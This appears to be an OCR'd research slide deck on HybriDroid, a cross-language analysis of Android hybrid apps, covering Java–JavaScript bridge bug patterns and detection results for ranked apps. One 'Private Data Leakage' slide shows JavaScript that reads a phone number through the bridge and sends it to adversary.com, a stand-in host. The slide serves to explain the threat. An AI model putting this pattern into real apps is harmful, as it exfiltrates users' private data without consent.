
Inter-language Communication

PLRG



Inter-language Communication

PLRG



Inter-language Communication

PLRG

Android Java

```
Class JSApp {
  @JavascriptInterface
  public int alert(String m) {
      …
  }
  …
}

…

addJavascriptInterface(
            new JSApp(), “app”);
```

Java Bridge

JavaScript

```
app.alert(“hello hybrid”);
```

JavaScript Bridge

Buggy Semantics

PLRG

Android Java

```
Class JSApp {
  @JavascriptInterface
  public double divide(
                  int a, int b) {
     return a/b;
  }
  …
}

…

addJavascriptInterface(
            new JSApp(), “app”);
```

divide by zero?

Java Bridge

JavaScript

```
var list = [0,1,2,3,4];
var a = list[3];
var b = list[?];


if(b !== 0)
   app.divide(a, b);
```

JavaScript Bridge

Buggy Semantics

PLRG

Android Java

```
Class JSApp {
  @JavascriptInterface
  public double divide(
                  int a, int b) {
     return a/b;
  }
  …
}

…

addJavascriptInterface(
            new JSApp(), “app”);
```

b = 0

divide by zero!

Java Bridge

JavaScript

```
var list = [0,1,2,3,4];
var a = list[3];
var b = list[5];

if(b !== 0)
   app.divide(a, b);
```

b = undefined

JavaScript Bridge

Private Data Leakage

PLRG

Android Java

```
class JSApp {
    String getPhoneNumber(){
        TelephonyManager tMgr = context.getSystemService(
                                        Context.TELEPHONY_SERVICE);
        return tMgr.getLine1Number();
    }
}

addJavascriptInterface(new JSApp(), “app”);
```

Java Bridge


JavaScript Bridge

JavaScript

```
var phoneNumber = app.getPhoneNumber();
var xhr = new XMLHttpRequest();
xht.open(“GET”, “http://adversary.com/malicious”);
xhr.send(phoneNumber);
```


Private Data Leakage

PLRG




HybriDroid: Cross-language Analysis

PLRG



HybriDroid: Add-on Modules

PLRG



HybriDroid: Bug Pattern

PLRG

- **MethodNotFound**
- **MethodNotExecuted**
- **IncompatibleTypeConversion**
- **TypeOverloadedMethod**

HybriDroid: Bug Pattern

PLRG

Android Java

```
Class JSApp {
  @JavascriptInterface
  public int alert(String m) {
      …
  }
  …
}

…

addJavascriptInterface(
            new JSApp(), “app”);
```

Java Bridge

JavaScript

```
app.alert(“hello hybrid”, 3);
```

JavaScript Bridge

HybriDroid: Bug Pattern

PLRG

Android Java

```
Class JSApp {
  @JavascriptInterface
  public int alert(String m) {
      …
  }
  …
}

…

addJavascriptInterface(
            new JSApp(), “app”);
```

Method Not Found Exception!

Java Bridge

JavaScript

MethodNotFound
함수 호출 시 인자의 개수가 다른 경우, JavaScript exception 발생

```
app.alert(“hello hybrid”, 3);
```

JavaScript Bridge

HybriDroid: Bug Pattern

PLRG

Android Java

```
Class JSApp {
  @JavascriptInterface
  public int[] alert(String m) {
      …
  }
  …
}

…

addJavascriptInterface(
            new JSApp(), “app”);
```

Java Bridge

JavaScript

```
app.alert(“hello hybrid”);
```

JavaScript Bridge

HybriDroid: Bug Pattern

PLRG

Android Java

```
Class JSApp {
  @JavascriptInterface
  public int[] alert(String m) {
      …
  }
  …
}

…

addJavascriptInterface(
            new JSApp(), “app”);
```

Java Bridge

JavaScript

MethodNotExecute
Java method의 return type이 array type인 경우, function call instruction이 무시

?

```
app.alert(“hello hybrid”);
```

JavaScript Bridge

HybriDroid: Bug Pattern

PLRG

Android Java

```
Class JSApp {
  @JavascriptInterface
  public int alert(int x) {
      …
  }
  …
}

…

addJavascriptInterface(
            new JSApp(), “app”);
```

Java Bridge

JavaScript

```
app.alert(“hello hybrid”);
```

JavaScript Bridge

HybriDroid: Bug Pattern

PLRG

Android Java

```
Class JSApp {
  @JavascriptInterface
  public int alert(int x) {
      …
  }
  …
}

…

addJavascriptInterface(
            new JSApp(), “app”);
```

x = 0

Java Bridge

JavaScript

IncompatibleTypeConversion
인자로 전달된 값의 type이 Java의 type으로 변환이 불가능 한 경우, type에 맞는 default값으로 변환

```
app.alert(“hello hybrid”);
```

JavaScript Bridge

HybriDroid: Bug Pattern

PLRG

Android Java

```
Class JSApp {
  @JavascriptInterface
  public int alert(int x) {
      …
  }

  public int alert(String x) {
      …
  }
  …
}

…

addJavascriptInterface(
          new JSApp(), “app”);
```

Java Bridge

JavaScript

```
app.alert(“hello hybrid”);
```

JavaScript Bridge

HybriDroid: Bug Pattern

PLRG

Android Java

```
Class JSApp {
  @JavascriptInterface
  public int alert(int x) {
      …
  }

  public int alert(String x) {
      …
  }
  …
}

…

addJavascriptInterface(
            new JSApp(), “app”);
```

?

Java Bridge

JavaScript

TypeOverloadedMethod
Java method가 type에 의해 overloaded된 경우,
특정 method의 호출을 보장하지 않음

```
app.alert(“hello hybrid”);
```

JavaScript Bridge

HybriDroid: Bug Detection Results

PLRG

Rank	Hybrid App	Bug Type (#)	#FP	#TP	Bug Cause (#)	Time
1 – 100	com.gameloft.android.ANMP.GloftDMHM	MethodNotFound (1)	0	1	Obfuscation (1)	2404 sec.
	com.creativemobile.DragRacing	MethodNotFound (1)	1	0		3192 sec.
	com.gau.go.launcherex	MethodNotFound (2)	2	0		5432 sec.
	com.tripadvisor.tripadvisor	MethodNotFound (1)	0	1	Obfuscation (1)	4028 sec.
	com.dianxinos.dxbs	MethodNotFound (1)	0	1	Obfuscation (1)	1924 sec.
10,000 – 10,100	com.magmamobile.game.LostWords	MethodNotFound (1)	1	0		475 sec.
20,000 – 20,100	com.daishin	MethodNotFound (1)	0	1	Undeclared Method (1)	6572 sec.
100,000 – 100,100	com.carezone.caredroid.careapp	MethodNotFound (5)	0	5	Missing Annotation (5)	2357 sec.
	com.pateam.kanomthai	MethodNotFound (2)	0	2	Missing Annotation (2)	4209 sec.
	com.acc5.l6	MethodNotFound (6)	0	6	Missing Annotation (6)	367 sec.
	jp.cleanup.android	MethodNotFound (1)	1	0		253 sec.
	ligamexicana.futbol	MethodNotFound (2)	2	0		253 sec.
200,000 – 200,100	com.sysapk.weighter	MethodNotFound (1)	0	1	Missing Annotation (1)	106 sec.
	com.youmustescape3guide.free	MethodNotFound (6)	0	6	Missing Annotation (6)	445 sec.
Total		MethodNotFound (31)	7	24	Missing Annotation (20) Obfuscation (3) Undeclared Method (1)	2287 sec.

HybriDroid: Bug Detection Results

PLRG

Rank	Hybrid App	Bug Type (#)	#FP	#TP	Bug Cause (#)	Time
1 – 100	com.gameloft.android.ANMP.GloftDMHM	MethodNotFound (1)	0	1	Obfuscation (1)	2404 sec.
	com.creativemobile.DragRacing	MethodNotFound (1)	1	0		3192 sec.
	com.gau.go.launcherex	MethodNotFound (2)	2	0		5432 sec.
	com.tripadvisor.tripadvisor	MethodNotFound (1)	0	1	Obfuscation (1)	4028 sec.
	com.dianxinos.dxbs	MethodNotFound (1)	0	1	Obfuscation (1)	1924 sec.
10,000 – 10,100	com.magmamobile.game.LostWords	MethodNotFound (1)	1	0		475 sec.
20,000 – 20,100	com.daishin	MethodNotFound (1)	0	1	Undeclared Method (1)	6572 sec.
100,000 – 100,100	com.carezone.caredroid.careapp	MethodNotFound (5)	0	5	Missing Annotation (5)	2357 sec.
	com.pateam.kanomthai	MethodNotFound (2)	0	2	Missing Annotation (2)	4209 sec.
	com.acc5.l6	MethodNotFound (6)	0	6	Missing Annotation (6)	367 sec.
	jp.cleanup.android	MethodNotFound (1)	1	0		253 sec.
	ligamexicana.futbol	MethodNotFound (2)	2	0		253 sec.
200,000 – 200,100	com.sysapk.weighter	MethodNotFound (1)	0	1	Missing Annotation (1)	106 sec.
	com.youmustescape3guide.free	MethodNotFound (6)	0	6	Missing Annotation (6)	445 sec.
Total		MethodNotFound (31)	7	24	Missing Annotation (20) Obfuscation (3) Undeclared Method (1)	2287 sec.

"If your project uses WebView with JS, uncomment the following and specify the fully qualified class name to the JavaScript interface class:"

Comment of ProGuard Rules


source: http://www.calvin.edu/~cjn8/ks/KnowledgeShare/app/proguard-rules.pro

HybriDroid: Bug Detection Results

PLRG

Rank	Hybrid App	Bug Type (#)	#FP	#TP	Bug Cause (#)	Time
